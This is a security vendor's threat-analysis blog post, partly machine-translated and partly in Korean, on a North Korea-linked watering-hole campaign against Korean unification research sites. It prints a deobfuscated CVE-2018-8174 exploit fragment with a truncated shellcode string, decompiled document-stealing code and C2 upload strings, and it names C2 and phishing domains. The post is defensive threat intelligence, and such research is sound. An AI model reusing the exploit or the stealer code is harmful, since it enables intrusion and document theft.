

Kim Suki's organization begins watering hole 'Operation Low Kick'

Malicious code analysis report

by Alyac · 2019. 3. 21. 02:16

♥ - 💬 0



hello? This is East Security Security Response Center (ESRC).

On March 20, 2019, it was discovered that multiple websites researching the policies of public and private institutions in Korea and the website of a specific academic group researching North-South unification were hacked and an attempt was made to secretly distribute malicious code.

These websites are accessible only to people in the fields of diplomacy, security, and unification, or in North Korea-related research.

not rule out the possibility of similar threats occurring on other unidentified sites.

■ Kimsuky APT Group, ‘Operation Low Kick’

ESRC confirmed that the breaches of these specific websites were not general cyber crimes, but intentional 'watering hole' attacks targeting people in specific fields who accessed the websites.

This organization also carried out ‘[Operation Water Tank](#)’ around May 2018 .


※ What is a watering hole attack?

It is a metaphor for the image of a carnivore, such as a lion, lying in ambush near a 'watering hole' to attack herbivores that gather to drink water. It is a targeted attack aimed only at people accessing websites in a specific field. It means method. And it is one of the types of sophisticated cyber attacks carried out by government-backed attackers for the purpose of cyber intelligence and spy missions.

It was confirmed that the exploit code identified on multiple websites and the final payload mostly matched, and the string code used by the attacker read "**I'm Low.**" I found the English notation:

Using these keywords, we named this cyber operation (OPSEC) '**Operation Low Kick**', and at the same time, we identified the command and control (C2) server and some of the code used in the attack as the hacking organization that attacked Korea Hydro & Nuclear Power in 2014. , it was confirmed that it exactly matches the so-called ‘Kimsuky’ threat indicator .

First of all, in the case of a research group related to North-South unification, the following malicious script can be confirmed to be inserted into the main website.



[Figure 1] Malicious code screen inserted into the main website of a research group related to North-South unification

Code that is almost identical to the malicious code inserted into this server has been found on multiple other websites, but since it uses a similar flow of attack vectors, I will only explain one case.

Visual Basic Script (VBS) code that has been obfuscated (JSUtility Obfuscated Code) is converted to the following form through decryption and exploits the 'CVE-2018-8174' vulnerability.

```

    )
    index=0
    Do While True
        Dim lllI
        lllI=GetUInt32(function_names+index*4)
        If StrCompWrapper(dll_base+lllI,name)=0 Then
            Exit Do
        End If
        index=index+1
    Loop
    lllll=lllll(function_ordin+index*2)
    p=GetUInt32(function_rvas+lllll*4)
    GetProcAddress=dll_base+p
End Function
Function GetShellcode()
    IIII=Unescape("%u0000%u0000%u0000%u0000")&
        Unescape("%u9090%u9090%u9090%u9090%u8b55%u81e
c%u24ec%u0002%u5300%u5756%u8d50%udc85%ufffd%uc7ff
%u7300%u6568%uc76c%u0440%u336c%u2e32%u40c7%u6408%
u6c6c%u5800%u5e68%ubb71%ue850%u0203%u0000%uf08b%u
04c7%u7224%u7760%u5674%u7589%ue8e8%u0261%u0000%u5
959%u8d8d%ufddc%uffff%uff51%u68d0%uae58%u1090%ue8
50%u024b%u0000%u1668%uf39f%u56c3%uf88b%u3ee8%u000
2%u8300%u10c4%udb33%u8953%uf445%u296a%u858d%ufee0
%uffff%u5350%ud7ff%uc085%u840f%u01a8%u0000%u858d%
ufee0%uffff%u4589%u33fc%u38c9%u7418%u400d%u8141%u
04f9%u0001%u8900%ufc45%uef7c%u8b50%ufc45%u00c7%u7

```

[Figure 2] Script exploiting 'CVE-2018-8174' vulnerability

After executing the 'svchost.exe' process again using the shellcode command included within VBS, it connects to a specific command control (C2) server.

- mail.membercp.net/check

From this server, an encoded shellcode binary block disguised as a specific image file is downloaded and executed. There are two images on the server, and they were the same file at the time of analysis.

If the file disguised as an image file is loaded normally, the decoded executable file module is injected into the 'userinit.exe' file, one of the system files.

and processes the attacker's new commands.

- korea.getenjoyment.net

The final malicious code attempts to steal information from document files such as '.hwp', '.doc', and '.pdf' along with system information collection and keylogging functions.

```
if ( FindNextFileA(v6, &FindFileData) )
{
    while ( FindFileData.dwFileAttributes == 16 )
    {
LABEL_34:
        if ( !FindNextFileA(v6, &FindFileData) )
            goto LABEL_35;
        }
        sub_403F40(String2, 0);
        if ( strstr(FindFileData.cFileName, ".hwp") )
        {
            v17 = "hp";
        }
        else if ( strstr(FindFileData.cFileName, ".doc") )
        {
            v17 = "dc";
        }
        else
        {
            if ( !strstr(FindFileData.cFileName, ".pdf") )
            {
LABEL_18:
                if ( v31 > 0 )
                {
                    v7 = 0;
                }
            }
        }
    }
}
```

[Figure 3] Collection target document file screen


■ Threat intelligence-based correlation similarity analysis

When analyzing the malware used in this attack, the following communication parameter string can be identified.

```
GetComputerNameA(&Buffer, &nSize);
v10 = (char *)v6 - 1;
do
    v11 = (v10++)[1];
while ( v11 );
qmemcpy(v10, "WrWn-----WebKitFormBoundarywhpFxmBe19cSjFnG", 0x2Bu);
v12 = (char *)v6 - 1;
do
    v13 = (v12++)[1];
while ( v13 );
qmemcpy(v12, "WrWnContent-Disposition: form-data; name=W\"MAX_FILE_SIZEW\"", 0x37u);
v14 = (int)v6 - 1;
do
    v15 = *(_BYTE *) (v14++ + 1);
while ( v15 );
*(_DWORD *)v14 = 168626701;
*(_DWORD *) (v14 + 4) = 808464433;
*(_DWORD *) (v14 + 8) = 808464432;
*(_BYTE *) (v14 + 12) = 0;
v16 = (char *)v6 - 1;
do
    v17 = (v16++)[1];
while ( v17 );
qmemcpy(v16, "WrWn-----WebKitFormBoundarywhpFxmBe19cSjFnG", 0x2Bu);
v18 = (char *)v6 - 1;
do
    v19 = (v18++)[1];
while ( v19 );
qmemcpy(v18, "WrWnContent-Disposition: form-data; name=W\"userfileW\"; filename=W\"\", 0x3Eu);
v20 = (int)v6 - 1;
do
    v21 = *(_BYTE *) (v20++ + 1);
```

[Figure 4] String screen used by malicious code

This parameter string used when communicating with the C2 server can be confirmed through the post titled '[Operation Kimsuky's covert activities, Korea-customized APT attacks are currently in progress](#)' on February 12, 2018 .



```

, "Content-Disposition: form-data; name=\"" + user
, &MultiByteStr);
, "Content-Type: application/octet-stream");
5 + strlen((const char *)v5), v4, strlen((const ch
, "-----WebKitFormBoundarywhpFxMBE19cSjFnG");
v5, strlen((const char *)v5)) || v7 > v9 )

```

[그림 8] 유사 변종 시리즈가 사용하는 HTTP 데이터 매개변수

Host: mail-daum-net.atwebpages.com

Content-Type: multipart/form-data; boundary=----WebKitFormBoundarywhpFxMBE19cSjFnG

2015년 2월에 제작된 변종 중에는 명령제어 서버를 'nate-on.bugs3.com' 호스팅 서비스를 이용했고, 마치 한국의 네이트 온 서비스 도메인처럼 위장한 특징이 있었습니다.

Host: www.nate-on.bugs3.com

Content-Type: multipart/form-data; boundary=----WebKitFormBoundarywhpFxMBE19cSjFnG

[Figure 5] Kim Suki-related pill blog screen in February 2018

또한, 1차 명령제어(C2) 서버로 사용됐던 'mail.membercp.net' 도메인은 또 다른 피싱 사건에서 여러 차례 목격된 바 있고, 이 공격들은 모두 김수키(Kimsuky) 유형으로 분류가 된 상태입니다.

아래 화면은 한국의 대북관련 단체에 시도된 피싱 공격으로 마치 한메일 다음캐시 결제내역 안내처럼 위장하고 있습니다.

만약, 해당 이메일을 수신한 이용자가 본문에 포함된 [결제내역 상세보기] 버튼을 클릭하게 되면 얼핏보면 한메일의 주소처럼 보이는 피싱 서버가 연결됩니다.


- hanmail.membercp.net/itsme.daum?



[그림 06] 한메일 캐시 결제 내역으로 위장한 피싱 이메일 화면

이번 워터링 홀 공격에 사용된 'mail.membercp.net' 도메인과 지난 01월 발생한 피싱 사이트의 도메인 'hanmail.membercp.net' 주소가 일부 다르게 보이기도 합니다.

ESRC에서는 해당 도메인을 분석하던 과정에 'mail.membercp.net' 사이트로 접속 시도시 내부 설정에 의해 'hanmail.membercp.net' 주소로 리다이렉션(302 Found)되고 있는 것을 확인했고, 두개의



[그림 7] 'mail.membercp.net' 접속 응답 화면

■ 마무리

ESRC는 국내 특정 웹 사이트를 해킹하여, 은밀하게 워터링 홀 기반의 APT 공격이 진행되고 있다는 것을 확인했습니다.

특히, 'CVE-2018-8174' 취약점이 쓰이고 있어, 이용자분들은 반드시 최신 업데이트 상태를 유지해 주셔야 유사한 위협에 노출되는 것을 미연에 예방하실 수 있습니다.

최근 '특정 정부의 후원을 받는 위협조직(State-Sponsored Cyber Actors)'의 활동이 눈에 띄게 증가하고 있습니다.

스피어 피싱(Spear Phishing) 공격 뿐만 아니라, 워터링 홀 공격까지 전방위적인 위협을 가하고 있습니다.

저희는 이번 워터링 홀 공격에 대한 보다 상세한 위협 인텔리전스 리포트를 '[쓰렛 인사이드\(Threat Inside\)](#)' 서비스를 통해 다시 한번 제공할 예정에 있습니다.

[김수키 관련 참고자료]

2차 북미정상회담 좌담회 초청으로 수행된 최신 APT 공격, '작전명 라운드 테이블(Operation Round Table)' (2019. 02. 21)

▶ <https://blog.alyac.co.kr/2140>

일요일 수행된 APT 변종 공격, 오퍼레이션 페이크 캡슐(Operation Fake Capsule) 주의 (2019. 01. 20)

▶ <https://blog.alyac.co.kr/2086>

통일부 기자단을 상대로 한 APT공격, '오퍼레이션 코브라 베놈(Operation Cobra Venom)' 주의 (2019. 01. 07)

▶ <https://blog.alyac.co.kr/2066>

2019년 북한 신년사 평가로 위장한 '오퍼레이션 엔케이 뉴이어(Operation NK New Year)' APT 사이버 위협 등장 (2019. 01. 03)

▶ <https://blog.alyac.co.kr/2063>

한국 대상 최신 APT 공격, 작전명 미스터리 베이비(Operation Mystery Baby) 주의! (2018. 11. 02)

▶ <https://blog.alyac.co.kr/1963>

안보·대북 연구기관 등을 상대로 한 APT 공격, '작전명 물 탱크(Operation Water Tank)' (2018. 05. 31)

▶ <https://blog.alyac.co.kr/1718>

판문점 선언 관련 내용의 문서로 수행된 '작전명 원제로(Operation Onezero)' APT 공격 분석 (2018. 05. 28)

▶ <https://blog.alyac.co.kr/1710>

2010년 해외 대상 APT 공격자, 오퍼레이션 베이비 코인(Operation Baby Coin)으로 한국 귀환 (2018. 04. 19)

▶ <https://blog.alyac.co.kr/1640>



9


구독하기

태그


#'오퍼레이션 로우 킥(Operation Low Kick)' #cve-2018-8174 #Watering Hole #김수키(Kimsuky)
#워터링 홀 고격

관련글


더보기




북한 백신 프로그램 사칭, '다크 평양(Operation Dark Pyongya...'
2019.03.23



Trojan.Ransom.Clop 악성코드
분석 보고서
2019.03.22



[주의] 새로운 헌법 재판소 소환장으로 사칭, 유포중인 갠드크랩 v...
2019.03.20



로켓맨 APT 캠페인, '오퍼레이션 골든 버드(Operation Golden ...'
2019.03.20

댓글 0 개

이스트시큐리티 알약 블로그

이스트시큐리티 공식 블로그입니다. 이스트시큐리티는 AI 기술을 활용한 사이버 위협 인텔리전스의 선도 기업이 되겠습니다.

Please enter a comment.

☐ 비밀글

Leave a comment

[Operating policy](#) [East Security website](#) [East Security Facebook](#)

[family site](#)
East Security Co., Ltd. East Building, 3 Banpo-daero, Seocho-gu, Seoul 06711 CEO: Jeong Jin-il Business registration number 548-86-00471 Mail order business report number: 2017-Seoul Seocho-0134

© ESTsecurity, ALL RIGHTS RESERVED.